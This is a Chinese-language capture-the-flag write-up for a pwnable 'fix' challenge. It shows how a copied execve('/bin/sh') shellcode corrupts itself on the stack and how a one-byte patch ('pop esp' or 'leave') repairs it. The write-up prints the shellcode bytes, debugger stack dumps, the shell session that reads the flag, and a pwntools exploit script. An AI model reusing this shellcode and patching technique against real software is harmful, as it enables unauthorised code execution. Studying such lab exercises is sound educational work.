分析

这是一道不太常见的题型，不是堆栈溢出也不是保护绕过。简单点说就是一个改shellcode代码的题。好像很简单，但是硬是肝了我快两天时间。

```
char sc[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
        "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

void shellcode(){
    // a buffer we are about to exploit!
    char buf[20];

    // prepare shellcode on executable stack!
    strcpy(buf, sc);

    // overwrite return address!
    *(int*)(buf+32) = buf;

    printf("get shell\n");
}
```

题目给了源码，简单分析一下源码，可以看到在`shellcode()`函数中使用`strcpy()`将`sc`变量所在内存拷贝到`buf`变量中。刚开始我搞错了，看到`sc`的长度是23字节，而`buf`是只给了20字节，就以为可能在`strcpy()`的时候出现问题，分析了很久发现分析方向除了问题。因为buf的位置在`ebp@shellcode-0x1C`，所以尽管`sc`变量长度超出了`buf`的空间长度，但是因为`sc`变量长度小于`0x1C`，所以`strcpy()`后是不会影响到`ebp@shellcode`，更不会影响到`retn@main`。

```
pwndbg> stack 20
00:0000 | esp  0xffcd0640 —▸ 0xffcd065c ◂— 0x0
01:0004 |      0xffcd0644 —▸ 0x804a02c (sc) —▸ 0x68500131 ◂— 0x68500131
02:0008 |      0xffcd0648 —▸ 0xffcd0698 ◂— 0x0
03:000c |      0xffcd064c —▸ 0x804a060 (stdin@@GLIBC_2.0) —▸ 0x2a9a25c0 (_IO_2_1_stdin_) —▸ 0xfbad2288 ◂— 0xfbad2288
04:0010 |      0xffcd0650 —▸ 0x2a9a2d80 (_IO_2_1_stdout_) —▸ 0xfbad2a84 ◂— 0xfbad2a84
05:0014 |      0xffcd0654 —▸ 0x8048764 —▸ 0x6c6c6554 ◂— 0x6c6c6554 ('Tell')
06:0018 |      0xffcd0658 —▸ 0xffcd0674 —▸ 0xffcd0688 ◂— 0x1
07:001c | eax  0xffcd065c ◂— 0x0
08:0020 |      0xffcd0660 —▸ 0x2a9a2000 (_GLOBAL_OFFSET_TABLE_) ◂— insb   byte ptr es:[edi], dx /* 0x1d7d6c */
09:0024 |      0xffcd0664 ◂— 0x0
0a:0028 |      0xffcd0668 —▸ 0xffcd0698 ◂— 0x0
0b:002c |      0xffcd066c —▸ 0x8048607 (main+180) —▸ 0x8b10c483 ◂— 0x8b10c483
0c:0030 |      0xffcd0670 —▸ 0x804875e ◂— and    eax, 0x64 /* '%d' */
0d:0034 |      0xffcd0674 —▸ 0xffcd0688 ◂— 0x1
0e:0038 | ebp  0xffcd0678 —▸ 0xffcd0698 ◂— 0x0
0f:003c |      0xffcd067c —▸ 0x804861b (main+200) ◂— mov    eax, 0
10:0040 |      0xffcd0680 ◂— 0x1
11:0044 |      0xffcd0684 —▸ 0xffcd0744 —▸ 0xffcd2417 —▸ 0x6d6f682f ◂— 0x6d6f682f ('/hom')
12:0048 |      0xffcd0688 ◂— 0x1
... ↓
```

这是在`strcpy()`函数执行之前的堆栈情况。

```
pwndbg> stack 20
00:0000 | esp  0xffcd0640 —▸ 0xffcd065c —▸ 0x68500131 ◂— 0x0
01:0004 |      0xffcd0644 —▸ 0x804a02c (sc) —▸ 0x68500131 ◂— 0x0
02:0008 |      0xffcd0648 —▸ 0xffcd0698 ◂— 0x0
03:000c |      0xffcd064c —▸ 0x804a060 (stdin@@GLIBC_2.0) —▸ 0x2a9a25c0 (_IO_2_1_stdin_) —▸ 0xfbad2288 ◂— 0x0
04:0010 |      0xffcd0650 —▸ 0x2a9a2d80 (_IO_2_1_stdout_) —▸ 0xfbad2a84 ◂— 0x0
05:0014 |      0xffcd0654 —▸ 0x8048764 —▸ 0x6c6c6554 ◂— 0x0
06:0018 |      0xffcd0658 —▸ 0xffcd0674 —▸ 0xffcd0688 ◂— 0x1
07:001c | eax  0xffcd065c —▸ 0x68500131 ◂— 0x0
08:0020 |      0xffcd0660 —▸ 0x68732f2f ◂— 0x0
09:0024 |      0xffcd0664 —▸ 0x69622f68 ◂— 0x0
0a:0028 |      0xffcd0668 —▸ 0x50e3896e ◂— 0x50e3896e
0b:002c |      0xffcd066c —▸ 0xb0e18953 ◂— 0x0
0c:0030 | edx  0xffcd0670 ◂— 0x80cd0b
0d:0034 |      0xffcd0674 —▸ 0xffcd0688 ◂— 0x1
0e:0038 | ebp  0xffcd0678 —▸ 0xffcd0698 ◂— 0x0
0f:003c |      0xffcd067c —▸ 0x804861b (main+200) ◂— mov    eax, 0
10:0040 |      0xffcd0680 ◂— 0x1
11:0044 |      0xffcd0684 —▸ 0xffcd0744 —▸ 0xffcd2417 —▸ 0x6d6f682f ◂— 0x0
12:0048 |      0xffcd0688 ◂— 0x1
... ↓
```

这是在`strcpy()`函数执行之后的堆栈情况，可以看到`ebp`和`retn`都没有任何影响。

接下来在`shellcode()`函数中，通过修改`retn@main`为`buf`的地址来执行shellcode代码。C中代码是这样的：

```
*(int*)(buf+32) = buf;
```

因为buf的地址在`ebp@shellcode-0x1C`，加上32字节后就是`ebp@shellcode-0x1C+32=ebp@shellcode+4`，所以刚好是覆盖了`retn@main`的地址，达到在返回`main()`函数的时候返回到shellcode代码上去。


```
pwndbg> stack 20
00:0000 | esp  0xffcd0640 —▸ 0x80486b0 ◂— je     0x80486d4 /* 'get shell' */
01:0004 |      0xffcd0644 —▸ 0x804a02c (sc) —▸ 0x68500131 ◂— 0x0
02:0008 |      0xffcd0648 —▸ 0xffcd0698 ◂— 0x0
03:000c |      0xffcd064c —▸ 0x804a060 (stdin@@GLIBC_2.0) —▸ 0x2a9a25c0 (_IO_2_1_stdin_) —▸ 0xfbad2288 ◂— 0x0
04:0010 |      0xffcd0650 —▸ 0x2a9a2d80 (_IO_2_1_stdout_) —▸ 0xfbad2a84 ◂— 0x0
05:0014 |      0xffcd0654 —▸ 0x8048764 —▸ 0x6c6c6554 ◂— 0x0
06:0018 |      0xffcd0658 —▸ 0xffcd0674 —▸ 0xffcd0688 ◂— 0x1
07:001c | edx  0xffcd065c —▸ 0x68500131 ◂— 0x0
08:0020 |      0xffcd0660 —▸ 0x68732f2f ◂— 0x0
09:0024 |      0xffcd0664 —▸ 0x69622f68 ◂— 0x0
0a:0028 |      0xffcd0668 —▸ 0x50e3896e ◂— 0x0
0b:002c |      0xffcd066c —▸ 0xb0e18953 ◂— 0x0
0c:0030 |      0xffcd0670 ◂— 0x80cd0b
0d:0034 |      0xffcd0674 —▸ 0xffcd0688 ◂— 0x1
0e:0038 | ebp  0xffcd0678 —▸ 0xffcd0698 ◂— 0x0
0f:003c | eax  0xffcd067c —▸ 0xffcd065c —▸ 0x68500131 ◂— 0x0
10:0040 |      0xffcd0680 ◂— 0x1
11:0044 |      0xffcd0684 —▸ 0xffcd0744 —▸ 0xffcd2417 —▸ 0x6d6f682f ◂— 0x0
12:0048 |      0xffcd0688 ◂— 0x1
... ↓
```

在这样的情况下，`shellcode()`函数执行完自然就开始执行shellcode代码了，那么到底哪里出了问题？看一下shellcode代码到底是什么内容。


```
>>> print
disasm("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89
\xe1\xb0\x0b\xcd\x80")
   0:   31 c0                   xor    eax, eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx, esp
   f:   50                      push   eax
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx, esp
  13:   b0 0b                   mov    al, 0xb
  15:   cd 80                   int    0x80
```

可以看到shellcode中一共有5个`push`操作，做完这个5个`push`操作后就会把栈顶`esp`提高20个字节。

刚才说了shellcode的位置从`ebp@shellcode-0x1C`开始，长23字节，所以一直到`ebp@shellcode-0x5`的位置。又因为`shellcode()`函数的栈执行结束了就是`main()`函数的栈，所以在返回`retn@main`后栈顶指针`esp`会移动到`ebp@shellcode+0x8`的位置。画个图来直观感受一下。



然后我们在执行5个`push`时，需要从`ebp@shellcode+0x8`提高20个字节，也就是`ebp@shellcode+0x8-0x14=ebp@shellcode-0xC`。画个图便知道这一下发生了什么。



从图中可以看得到，我们直接覆盖了shellcode的后面三个指令，导致无法正确执行和调用shellcode代码。到了这一步也就十分清楚了，我们要做的无非就是调整堆栈空间，使得接下来的shellcode指令不会被覆写。

仔细看了很久，觉得调整`f`指令是最佳的，因为这是一个单字节指令，可以根据题目需求进行修改。同时它也是一个push指令。为什么不调整`10`指令，原因是在我们执行到`f`指令的时候，其实下一步指令就准备开始覆写了，只是这时候内存已经读到`10`指令了，所以可以继续执行。因此调整`f`指令是最佳选择。

有两种解决方案。

Solution 1

这里我们将`push eax`指令调整为同样是单字节的`pop esp`指令来重置栈顶指针的位置到`esp`寄存器中的那个地址值。但是由于我们不可以控制`esp`寄存器的内容，也不知道那个地址能不能读。只能用`ulimit -s unlimited`这个命令来魔法化了。

调整`50`指令为`5c`，我们看一下调整后的shellcode代码。

```
>>> print
disasm("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x5c\x53\x89
\xe1\xb0\x0b\xcd\x80")
   0:   31 c0                   xor    eax, eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx, esp
   f:   5c                      pop    esp                # Modified
instruction
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx, esp
  13:   b0 0b                   mov    al, 0xb
  15:   cd 80                   int    0x80
```

Exploit

```
fix@pwnable:~$ ulimit -s unlimited
fix@pwnable:~$ ./fix
What the hell is wrong with my shellcode??????
I just copied and pasted it from shell-storm.org :(
Can you fix it for me?
Tell me the byte index to be fixed : 15
Tell me the value to be patched : 92
get shell
$ ls
fix  fix.c  flag  intended_solution.txt
$ cat flag
Sorry for blaming shell-strom.org :) it was my ignorance!
```

Solution 2

这个也是官方的推荐方案（写在了`intended_solution.txt`文档里），也是将`f`指令进行修改，但是指令是改为`leave`，也就是`0xC9`，这也是个单字节指令。这个指令等同于如下指令：

```
mov     esp, ebp
pop     ebp
```

我们也来看一下修改后的shellcode代码。

```
>>> print
disasm("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xc9\x53\x89
\xe1\xb0\x0b\xcd\x80")
   0:   31 c0                   xor    eax, eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx, esp
   f:   c9                      leave
  10:   53                      push   ebx
  11:   89 e1                   mov    ecx, esp
  13:   b0 0b                   mov    al, 0xb
  15:   cd 80                   int    0x80
```

同样的这里也是将栈顶指针`esp`进行移动以获取更大的空间，只不过这里是降低栈顶指针。

```
pwndbg> stack 20
00:0000| ebx esp  0xff89c2a4 —▸ 0x6e69622f ◂— 0x0
01:0004|          0xff89c2a8 —▸ 0x68732f2f ◂— 0x0
02:0008|          0xff89c2ac ◂— 0x0
03:000c|          0xff89c2b0 ◂— 0x1
04:0010|          0xff89c2b4 —▸ 0xff89c374 —▸ 0xff89d417 —▸ 0x6d6f682f ◂— 0x0
05:0014|          0xff89c2b8 ◂— 0xc9
06:0018|          0xff89c2bc ◂— 0xf
07:001c|          0xff89c2c0 —▸ 0x2aa149b0 (_dl_fini) —▸ 0x57e58955 ◂— 0x0
08:0020|          0xff89c2c4 —▸ 0xff89c2e0 ◂— 0x1
09:0024| ebp      0xff89c2c8 ◂— 0x0
0a:0028|          0xff89c2cc —▸ 0x2a821e81 (__libc_start_main+241) —▸ 0x8310c483 ◂— 0x0
0b:002c|          0xff89c2d0 —▸ 0x2a9e1000 (_GLOBAL_OFFSET_TABLE_) ◂— insb   byte ptr es:[edi], dx /* 0x1d7d6c */
... ↓
```

在执行`leave`指令前堆栈内容是如上的。

```
pwndbg> stack 20
00:0000| esp      0xff89c2cc —▸ 0x2a821e81 (__libc_start_main+241) —▸ 0x8310c483 ◂— 0x0
01:0004|          0xff89c2d0 —▸ 0x2a9e1000 (_GLOBAL_OFFSET_TABLE_) ◂— insb   byte ptr es:[edi], dx /* 0x1d7d6c */
... ↓
03:000c|          0xff89c2d8 ◂— 0x0
04:0010|          0xff89c2dc —▸ 0x2a821e81 (__libc_start_main+241) —▸ 0x8310c483 ◂— 0x0
05:0014|          0xff89c2e0 ◂— 0x1
06:0018|          0xff89c2e4 —▸ 0xff89c374 —▸ 0xff89d417 —▸ 0x6d6f682f ◂— 0x0
07:001c|          0xff89c2e8 —▸ 0xff89c37c —▸ 0xff89d42d —▸ 0x54554c43 ◂— 0x0
08:0020|          0xff89c2ec —▸ 0xff89c304 ◂— 0x0
09:0024|          0xff89c2f0 ◂— 0x1
0a:0028|          0xff89c2f4 ◂— 0x0
0b:002c|          0xff89c2f8 —▸ 0x2a9e1000 (_GLOBAL_OFFSET_TABLE_) ◂— insb   byte ptr es:[edi], dx /* 0x1d7d6c */
0c:0030|          0xff89c2fc —▸ 0x2aa1475a (call_init.part+26) —▸ 0x78a6c781 ◂— 0x0
0d:0034|          0xff89c300 —▸ 0x2aa2c000 (_GLOBAL_OFFSET_TABLE_) ◂— xor    al, 0x6f /* 0x26f34 */
0e:0038|          0xff89c304 ◂— 0x0
0f:003c|          0xff89c308 —▸ 0x2a9e1000 (_GLOBAL_OFFSET_TABLE_) ◂— insb   byte ptr es:[edi], dx /* 0x1d7d6c */
10:0040|          0xff89c30c ◂— 0x0
... ↓
```

执行完成`leave`指令后，`esp`指针就到了`ebp`指针的下面那个地址。再怎么push也不会影响到shellcode代码了。只不过在这里会间接影响到接下来的`mov ecx, esp`指令，而`ecx`中的内容是属于shellcode代码所执行关键函数`execve()`的参数。

因为是int 0x80的系统调用，系统调用号（也就是调用的对应函数）存在了`eax`当中的`al`低字节当中，`execve(const char *filename, char *const argv[], char *const envp[])`中，文件执行路径存在ebx当中，`argv`存在了`ecx`当中，`envp`存在`edx`当中，具体可查阅x86的system call表格。

#	Name	Registers						Definition
		eax	ebx	ecx	edx	esi	edi	
11	sys_execve	0x0b	char __user *	char __user * __user *	char __user * __user *	struct pt_regs * -		arch/alpha/kernel/entry.S:925

对比观察一下正常shellcode执行到`int 0x80`时堆栈上的数据，我们可以发现在`leave`情况下，`ecx`的第二个参数不太正常，包含的数据内容不是原本的`0x0`。所以在执行这个的时候会出现报错。其实我们只需根据这个报错内容创建个类似文件，然后把`sh`这个字符串（指的是shell prompt）写在里面即可。

所以最后的shellcode的C形式就是`execve("/bin/sh", "/bin/sh", "sh", 0)`。

Exploit

```
from pwn import *

p = process("/home/fix/fix")
# p.recvuntil("fixed : ")
p.sendline("15")
# p.recvuntil("patched : ")
p.sendline("201")
p.recvuntil("Can't open ")
filename = p.recvline().strip("\n")
with open(filename, "w") as f:
    f.write("sh\n")
    # f.write("/bin//sh\n")
    # Or NULL character
p.kill()
# Second execution
p = process("/home/fix/fix")
p.sendline("15")
p.sendline("201")
p.interactive()
```